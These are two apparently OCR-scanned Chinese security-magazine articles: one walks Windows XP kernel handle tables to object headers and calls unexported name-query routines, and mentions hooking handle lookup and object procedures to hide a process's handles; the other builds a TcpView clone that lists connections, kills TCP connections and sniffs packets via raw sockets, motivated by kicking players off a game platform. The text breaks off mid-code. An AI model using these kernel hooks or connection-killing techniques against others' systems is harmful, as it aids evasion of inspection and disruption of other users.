现在得到了 PHANDLE_TABLE_ENTRY，让我们来看看 HANDLE_TABLE_ENTRY 的结构，如图 2 所示。

```
kd> dt _handle_table_entry
nt!_HANDLE_TABLE_ENTRY
   +0x000 Object            : Ptr32 Void
   +0x000 ObAttributes      : Uint4B
   +0x000 InfoTable         : Ptr32 _HANDLE_TABLE_ENTRY_INFO
   +0x000 Value             : Uint4B
   +0x004 GrantedAccess     : Uint4B
   +0x004 GrantedAccessIndex : Uint2B
   +0x006 CreatorBackTraceIndex : Uint2B
   +0x004 NextFreeTableEntry : Int4B
```

我们关心的是 Object 数据成员，这个数据的低三位表示该对象的一些性质，如继承性。低三位置 0 后指向 OBJECT_HEADER 结构。任何内核对象的数据结构都有两个不可缺少的部分，即 OBJECT_HEADER 和具体对象的数据结构。例如文件对象，则是 object_header 数据结构和 file_object 数据结构组成。

其中 object_header 在 file_object 的前面。

内存中如图 2 所示。




图 2

其中的 object_header_xxxx_info 则是该对象的一些附件信息。

我们来看看 object_header 结构，如图 3 所示。

```
nt!_OBJECT_HEADER
   +0x000 PointerCount      : Int4B
   +0x004 HandleCount       : Int4B
   +0x004 NextToFree        : Ptr32 Void
   +0x008 Type              : Ptr32 _OBJECT_TYPE
   +0x00c NameInfoOffset    : UChar
   +0x00d HandleInfoOffset  : UChar
   +0x00e QuotaInfoOffset   : UChar
   +0x00f Flags             : UChar
   +0x010 ObjectCreateInfo  : Ptr32 _OBJECT_CREATE_INFORMATION
   +0x010 QuotaBlockCharged : Ptr32 Void
   +0x014 SecurityDescriptor : Ptr32 Void
   +0x018 Body              : _QUAD
```

图 3

再看看 object_type 结构，如图 4 所示，在后面会用到。

现在，我们来输出对象的一些重要信息。我们关心 PointerCount 和 HandleCount 和对象的类型。PointerrCount 和 HandleCount 很简单就可以得到，但是对于对象的类型，我们要从 Type 指向的 object_type 结构中得到，该结构中有个 unicode_string 结构，保存对象类型的名字，如 File，Reg，Thread，Event 等。对于有些有名字的对象，我们还要输出的它的名字和 Directory 目录，这些信息保存在 object_header_name_info 结构中，在 object_header 中的 NameInfoOffset 是一个 UCHAR 类型的数据，表示 object_header_name_info 相对于 object_header 结构的偏移。而对于 File 和 Reg 的对象，我们还要输出的它的绝对路径，对于获得绝对路径，object_type 结构中有个 object_type_initializer 结构。

```
kd> dt _object_type
nt!_OBJECT_TYPE
   +0x000 Mutex             : _ERESOURCE
   +0x038 TypeList          : _LIST_ENTRY
   +0x040 Name              : _UNICODE_STRING
   +0x048 DefaultObject     : Ptr32 Void
   +0x04c Index             : Uint4B
   +0x050 TotalNumberOfObjects : Uint4B
   +0x054 TotalNumberOfHandles : Uint4B
   +0x058 HighWaterNumberOfObjects : Uint4B
   +0x05c HighWaterNumberOfHandles : Uint4B
   +0x060 TypeInfo          : _OBJECT_TYPE_INITIALIZER
   +0x0ac Key               : Uint4B
   +0x0b0 ObjectLocks       : [4] _ERESOURCE
```

图 4

我们来看看 object_type_initializer 结构，如图 5 所示。

```
kd> dt _object_type_initializer
nt!_OBJECT_TYPE_INITIALIZER
   +0x000 Length            : Uint2B
   +0x002 UseDefaultObject  : UChar
   +0x003 CaseInsensitive   : UChar
   +0x004 InvalidAttributes : Uint4B
   +0x008 GenericMapping    : _GENERIC_MAPPING
   +0x018 ValidAccessMask   : Uint4B
   +0x01c SecurityRequired  : UChar
   +0x01d MaintainHandleCount : UChar
   +0x01e MaintainTypeList  : UChar
   +0x020 PoolType          : _POOL_TYPE
   +0x024 DefaultPagedPoolCharge : Uint4B
   +0x028 DefaultNonPagedPoolCharge : Uint4B
   +0x02c DumpProcedure     : Ptr32     void
   +0x030 OpenProcedure     : Ptr32     long
   +0x034 CloseProcedure    : Ptr32     void
   +0x038 DeleteProcedure   : Ptr32     void
   +0x03c ParseProcedure    : Ptr32     long
   +0x040 SecurityProcedure : Ptr32     long
   +0x044 QueryNameProcedure : Ptr32     long
   +0x048 OkayToCloseProcedure : Ptr32     unsigned char
```

图 5

其中的 QueryNameProcedure 数据成员，指向一个函数，提供路径解析功能，对于 File 对象，查询函数是 IopQueryName；对于 Reg 对象，查询函数是 CmpQueryKeyName，都是未导出的函数。我们在 WRK 中可以找到他们的声明，这样我们就可以调用了。而且这两个函数的调用参数都一样：

```
NTSTATUS
NTAPI
    (IopQueryName(
    IN PVOID Object,
    IN BOOLEAN HasObjectName,
    OUT POBJECT_NAME_INFORMATION ObjectNameInfo,
    IN ULONG Length,
    OUT PULONG ReturnLength,
    IN KPROCESSOR_MODE Mode
    );
```

由于 Pipe 对象也被定义为 File 对象，而在调用路径解析函数的时候，如果是 Pipe 对象，那么线程会卡死。所以，我们要保证 File 对象不是 Pipe 类型。

可以验证 FILE_OBJECT->FileName 中是否含有 Pipe 字串就可以了。

OpenProcedure 和 ColoseProcedure 等等则提供如关闭、打开该对象等操作，可以 HOOK 这些函数，也就是 OBJECT HOOK 了。

看具体代码：

```
[code]
```

```
    objectheader=(POBJECT_HEADER)((ULONG)tableentry->Object & 0xfffffff8 | 0x80000000);//Object 的低三位置 0，取得对象头的地址。
        DbgPrint("Object:   %X   ",&objectheader->Body);
        objectname=(PUNICODE_STRING)((ULONG)objectheader->Type+OBJECT_TYPE_NAME_OFFSET);//由于 ntddk.h 中没有定义 object_type 和 object_等对象，只有采用硬编码。
        if(objectname)
        {
            DbgPrint("Type:  %wZ  \n",objectname);
        }
        DbgPrint("ObjectHeader:    %X   \nPointerCount:    %x
        HandleCount:
        %X\n",objectheader,objectheader->PointerCount,objectheader->HandleCount);
    /*如果是命名对象，则通过 NameInofOfsset 数据成员得到 object_header_name_info 结构，输出 Directory 和名字*/
        if(objectheader->NameInfoOffset)
        {
            obnameinfo=(POBJECT_HEADER_NAME_INFO)((ULONG)objectheader-(ULONG)objectheader->NameInfoOffset);
            DbgPrint("Directory Object:    %X    Name:
        %wZ\n",obnameinfo->Directory,&obnameinfo->name);
        }
    /*filename 是一个 unicode_string 的字串，为"File",&regname 则是"Reg"的 UNICODE_STRING 数据。验证是否为 File 对象*/
        if(RtlEqualUnicodeString((PCUNICODE_STRING)&filename,(PCUNICODE_STRING)objectname,TRUE))
        {
            object=(PFILE_OBJECT)&objectheader->Body;
            if(SpyFindSubString(&object->FileName,&pipe))
        //检验是否为 Pipe 类型。
                goto _ret;
            else
                goto  fuck;
        }
    /*验证 Reg 对象
        if(!RtlEqualUnicodeString((PCUNICODE_STRING)&regname,(PCUNICODE_STRING)objectname,TRUE))
            goto _ret;
    fuck:
            QueryName=0;
    //得到路径解析函数地址
        QueryName=(IopQueryName)(*(PULONG)((ULONG)objectheader->Type+OBJECT_TYPE_QUERYNAME_OFFSET));
            DbgPrint("the iopQueryName is
    %X\n",(ULONG)QueryName);
            if (QueryName)
            {
    /*第一次调用路径解析函数会失败，由于缓冲区长度不够。,函数会在 length 变量中写入需要的缓冲区长度，再次调用就可以了。
    */      status=(*QueryName)(&objectheader->Body,TRUE,(POBJECT_NAME_INFORMATION)&nameinformation,sizeof(OBJECT_NAME_INFORMATION),&length,*(PUCHAR)((ULONG)KeGetCurrentThread()+0x140));
                if(!NT_SUCCESS(status))
                {
                    status=(*QueryName)(&objectheader->Body,TRUE,(POBJECT_NAME_INFORMATION)&nameinformation,length,&length,*(PUCHAR)((ULONG)KeGetCurrentThread()+0x140));
                    if(NT_SUCCESS(status))
                    {
                        DbgPrint("Name:
        %wZ\n",&nameinformation);
                    }
                }
            }
    _ret:
    DbgPrint("\n\n");
    [/code]
```

好了，我们看看程序运行效果。加载驱动，在 R3 传入要遍历的进程 ID，R0 中查看效果。如图 6 所示。





图 6

以上代码在 VS2010+wdk 7600.16385.0 编译成功，在 VM+Windows XP SP3 上测试通过。

对象是很重要的，在对象上可以做的事情也是很多的，不容易检测。实现通过句柄定位对象有什么意义呢？可以 Hook explookuphandletableentry 这个函数，因为很多对于句柄的访问都会调用这个函数，我们可以有效地防止其他进程对本进程句柄的查看，dump 等操作。还可以用 hook object 的 closeprocedure openprocedure 等函数，保护自己的对象的安全。文章就到这里，源码和 bin 我已经打包。有什么错误之处，还望指正。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：VC
关键词：TcpView，TCP,UDP



自己动手，打造 TcpView

文/图 drunkdream

故事起因

一个玩 VS 对战平台的同学发现了一个可以踢人的方法，就是用 TcpView 把那个连接关掉。后来 VS 平台封掉了这个程序，只要一打开 TcpView 就会被 VS 关掉。于是我萌生了自己做个 TcpView 的想法。

TcpView 是 Winternals 公司 Sysinternals 系列工具之一，尽管大部分工具网上都有源代码，唯独没有找到 TcpView 的源代码。能找到的其实只是个命令行下的一个很简易的 TcpView。现在的目标就是尽量模拟一个界面版的 TcpView，如图 1 所示。

这个程序主要的功能就是显示系统中当前的 TCP 和 UDP 连接信息，包括本地地址、端口，远程地址、端口，连接状态，所属进程等，以及这些连接的上传、下载的数据量，并且可以断开 TCP 连接。我还添加了一个功能，显示远程地址对应的物理地址。程序使用 VC 6.0 MFC 的单文档开发，主界面是个 ListView。




图 1

在该程序中获取 TCP 连接用的是 GetExtendedTcpTable 函数，获取 UDP 连接用的是 GetExtendedUdpTable 函数，断开一个 TCP 连接用的是 SetTcpEntry。其实这些信息通过调试 TcpView 都能发现，不过关于如何获取上传下载流量，我真的没弄出来它到底是怎么实现的（OD 水平太菜了）。但是经过测试，TcpView 中包含的一个驱动并没有用到，因为任何工具都没有检测到有驱动加载。希望有高手可以指点一下！

于是，我只好自己用原始套接字实现了，可惜唯一的缺陷是不能获取回环地址通信时的流量。比如，我本地开了 FTP 服务器，然后用 127.0.0.1 连接上去传输文件，此时是无法截获到数据包的。关于这一点，我在网上查到的资料说是在 Windows 下原始套接字是无法办到的，甚至 Winpcap 包也不可以，要捕获的话可以用 SPI 或是 API Hook。

具体实现

下面介绍实现的细节。由于 GetExtendedUdpTable 与 GetExtendedTcpTable 的用法非常相似，故这里只介绍 GetExtendedTcpTable 的用法。

```
GetExtendedTcpTable 函数在 SDK 中没有，所以要自己定义。
typedef DWORD (WINAPI *PFNGetExtendedTcpTable)(
        __out        PVOID pTcpTable, //返回查询结构体指针
        __in_out     PDWORD pdwSize, //第一次调用该参数会返回所需要的缓冲区大小
        __in         BOOL bOrder, //是否排序
        __in         ULONG ulAf, //是 AF_INET 还是 AF_INET6
        __in         TCP_TABLE_CLASS TableClass, // 表示结构体的种类，此处设为 TCP_TABLE_OWNER_PID_ALL
        __in         ULONG Reserved //保留不用，设为 0
);
    pTcpTable 其实是一个指向 MIB_TCPTABLE_OWNER_PID 类型的指针。MIB_TCPTABLE_OWNER_PID 结构定义如下：
```

```
typedef struct _MIB_TCPTABLE_OWNER_PID
{
    DWORD                        dwNumEntries;
    MIB_TCPROW_OWNER_PID table[ANY_SIZE];
} MIB_TCPTABLE_OWNER_PID,
*PMIB_TCPTABLE_OWNER_PID;
```

dwNumEntries 表示 MIB_TCPROW_OWNER_PID 结构的数目，每个该结构指定一个 TCP 连接的信息。ANY_SIZE 的值被定义为 1，可以理解为 table 是 MIB_TCPROW_OWNER_PID 结构体数组的首地址，这样我们可以任意地访问每个数组的成员。这种定义方式就好比一列火车，告诉你车厢数以及火车头的地址，我们就可以得到每节车厢的地址。再来看 MIB_TCPROW_OWNER_PID 的定义：

```
typedef struct _MIB_TCPROW_OWNER_PID
{
    DWORD        dwState;//连接状态
    DWORD        dwLocalAddr;//本地 IP 地址
    DWORD        dwLocalPort;//本地端口
    DWORD        dwRemoteAddr;//远程 IP 地址
    DWORD        dwRemotePort;//远程端口
    DWORD        dwOwningPid;//关联的进程 ID
} MIB_TCPROW_OWNER_PID, *PMIB_TCPROW_OWNER_PID;
```

介绍完相关的数据结构就可以来使用该函数了。这里是程序的简化版本。

```
int GetTcpConnect()
{
        HMODULE hMod = LoadLibrary("Iphlpapi.dll");
    if(!hMod)
    {
        AfxMessageBox("加载 Iphlpapi.dll 出错");
        return 0;
    }
    PFNGetExtendedTcpTable pfnGetTcpTable = (PFNGetExtendedTcp
Table)::GetProcAddress(hMod,"GetExtendedTcpTable");//获取函数地址
    PMIB_TCPTABLE_OWNER_PID pTcpTable = new MIB_
TCPTABLE_OWNER_PID;
    DWORD dwSize = sizeof(MIB_TCPTABLE_OWNER_PID);
    if (pfnGetTcpTable(pTcpTable, &dwSize,
TRUE,AF_INET,TCP_TABLE_OWNER_PID_ALL,0) == ERROR_
INSUFFICIENT_BUFFER)
    {//第一次调用时不知道要传入的缓冲区大小，所以要试探一下，参数 dwSize 会返回真正需要的大小
        delete pTcpTable;
        pTcpTable = (MIB_TCPTABLE_OWNER_PID *)new
char[dwSize];//重新分配缓冲区
    }
    if(pfnGetTcpTable(pTcpTable,&dwSize,TRUE,AF_INET,TCP
_TABLE_OWNER_PID_ALL,0) != NO_ERROR)
    {
        AfxMessageBox("获取 TCP 连接出错");
        delete pTcpTable;
        return 0;
    }
    int nNum = (int) pTcpTable->dwNumEntries; //TCP 连接的数目
    for(int i=0;i<nNum;i++)
    {
        printf("本地地址：%s:%d  远程地址：%s:%d  状态：
%d  进程 ID:%d",
    inet_ntoa(*(in_addr*)& pTcpTable->table[i].dwLocalAddr), //本地
IP 地址
    htons(pTcpTable->table[i].dwLocalPort), //本地端口
    inet_ntoa(*(in_addr*)& pTcpTable->table[i].dwRemoteAddr), //远
程 IP 地址
    htons(pTcpTable->table[i].dwRemotePort), //远程端口
    pTcpTable->table[i].dwState, //状态
    pTcpTable->table[i].dwOwningPid); //所属进程 PID
    }
    delete pTcpTable;
}
```

获取进程 ID 之后就可以获取进程名和路径了。我使用的是 CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS,0) 方法，在 ROCESSENTRY32 中没有进程的路径信息，可以用 GetModuleFileNameEx 函数获得，或是通过 CreateToolhelp32Snapshot(TH32CS_SNAPMODULE,nPId) 查找进程模块，出现的第一个模块就是程序模块，路径存储在 me32.szExePath 中。这部分代码请参看我的源程序。

既然要模仿 TcpView，当然要有进程图标了。一开始我选择去读取图标资源，但是这种方法兼容性不好，比较麻烦，其实只要用 ExtractIcon 函数就好了。以下是提取代码：

```
HICON GetExeIcon(CString strExe,int nIdx = 0)//获取第 nIdx+1 个图标，一般程序将 nIdx 设为 0 就可以了
{
    if(strExe == "") return NULL;
    HMODULE hExe = LoadLibrary(strExe);//把 EXE 当二进制资源加载
    if (hExe == NULL)
    {
        return NULL;
    }
    int nNum = (int)::ExtractIcon(hExe,strExe,-1);//获取图标数
    if(nNum == 0) return NULL;
    HICON hIcon = ::ExtractIcon(hExe,strExe,nIdx);//提取图标
    FreeLibrary(hExe);//释放资源
    return hIcon;
}
```

遇到没有图标的程序可以使用系统默认的程序图标，只要调用 GetExeIcon("shell32.dll",2)就好了。要在每一项前面显示图标，需要在视图类的定义中添加图像列表指针 CImageList *m_pImgList，并在构造函数中初始化 m_pImgList = new CImageList; m_pImgList->Create(16, 16, ILC_COLORDDB|ILC_COLOR32, 8, 8)，然后在 List 添加列的同时将图像列表加入 List：m_list.SetImageList(m_pImgList, LVSIL_SMALL)。获取图标句柄后调用 m_pImgList->Add(hIcon)，返回值为图标在 ImageList 中的索引，该索引即是 InsertItem 时设置的图标索引。

关闭 TCP 连接的方法是用 SetTcpEntry 函数设置连接的状态为：MIB_TCP_STATE_DELETE_TCB，下面是具体代码：

```
MIB_TCPROW tcprow;
tcprow.dwLocalAddr = dwLocalIp;//本地 IP 地址
tcprow.dwRemoteAddr = dwRemoteIp;//远程 IP 地址
tcprow.dwLocalPort = ntohs(nLocalPort);//本地端口
tcprow.dwRemotePort = ntohs(nRemotePort);//远程端口
tcprow.dwState = MIB_TCP_STATE_DELETE_TCB;//删除连接
SetTcpEntry(&tcprow);
```

使用原始套接字可以监听到接收到的所有 IP 数据包，只要分析 TCP 包和 UDP 包的相关信息就可以得到每个连接的流量信息。每个连接在内存中是以 UpDownInfo 结构体的形式存储的。网上讲述原始套接字的文章有很多，黑防也有不少这种文章，这里只给出关键代码：

```
//由于代码很长，部分地方会省略冗长的代码，详细请见源程序
vector<DWORD>   dwMyIp; //本机 IP 列表，存放所有 IP 地址，以便嗅探所有数据包
char szHost[256];
// 取得本地主机名称
::gethostname(szHost, 256);
// 通过主机名得到地址信息
hostent *pHost = ::gethostbyname(szHost);
in_addr addr;
for(int i = 0; ; i++)
{
    char *p = pHost->h_addr_list[i];
    if(p == NULL)  break;
    dwMyIp.push_back(inet_addr(inet_ntoa(*(in_addr *)pHost->h_addr_list[i]))); //保存 IP 地址
}
nNetNum = i;
for(i = 0;i<nNetNum;i++)
{
    ::CreateThread(NULL,0,(LPTHREAD_START_ROUTINE)WorkThread,(LPVOID)this,0,0); //建立新线程，WorkThread 是嗅探的工作线程
}
int WINAPI WorkThread(LPVOID Param)
{   // 创建原始套接字
    SOCKET sock;
    sock = socket(AF_INET, SOCK_RAW, IPPROTO_IP);
    // 设置 IP 头操作选项，其中 flag 设置为 ture，亲自对 IP 头进行处理
    BOOL flag=TRUE;
    setsockopt(sock, IPPROTO_IP, IP_HDRINCL, (char*)&flag, sizeof(flag));
    SOCKADDR_IN addr_in;
    addr_in.sin_addr.S_un.S_addr = dwMyIp[nIndex++];//用于设置监听的 IP
    addr_in.sin_family = AF_INET;
    addr_in.sin_port = htons(10013); //绑定任意端口
    if(bind(sock, (PSOCKADDR)&addr_in, sizeof(addr_in)) == SOCKET_ERROR)
    {
        AfxMessageBox("绑定地址失败");
        return 1;
    }
    // dwValue 为输入输出参数，为 1 时执行，0 时取消
    DWORD dwValue = 1;
    // 设置 SOCK_RAW 为 SIO_RCVALL，以便接收所有的 IP 包。其中 SIO_RCVALL
        // 的定义为：  #define SIO_RCVALL _WSAIOW(IOC_VENDOR,1)
    ioctlsocket(sock, SIO_RCVALL, &dwValue); //将网卡设置为混合模式
    char RecvBuf[BUFFER_SIZE];//接收数据的缓冲区
    while(1) //死循环
    {
    int ret = recv(sock, RecvBuf, BUFFER_SIZE, 0);
        if (ret >0)
    {
